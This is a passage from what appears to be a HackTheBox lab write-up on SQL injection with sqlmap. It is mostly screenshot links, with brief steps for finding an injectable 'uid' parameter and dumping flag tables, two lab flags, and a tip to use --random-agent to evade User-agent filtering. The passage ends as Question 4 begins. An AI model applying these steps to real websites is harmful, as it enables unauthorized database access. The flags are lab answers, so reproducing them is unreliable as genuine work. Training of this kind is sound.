

Open network tab and click on “click here”, identify the request, navigate through the request, it is not only send the id but also a parameter name uid.

Craft a sqlmap command for that uid parameter


dump flag: HTB{700_much_r4nd0mn355_f0r_my_74573}
Question 3
What’s the contents of table flag10? (Case #10)
Access the case

Examine the POST request

Craft the command and start to scan



If remove the User-agent header, sqlmap send it User-agent by default. This make the web server reject our request. To solve this, we can add –random-agent.

For now dump the flag: HTB{y37_4n07h3r_r4nd0m1z3}
Question 4
What’s the contents of table flag11? (Case #11)
Access case 11

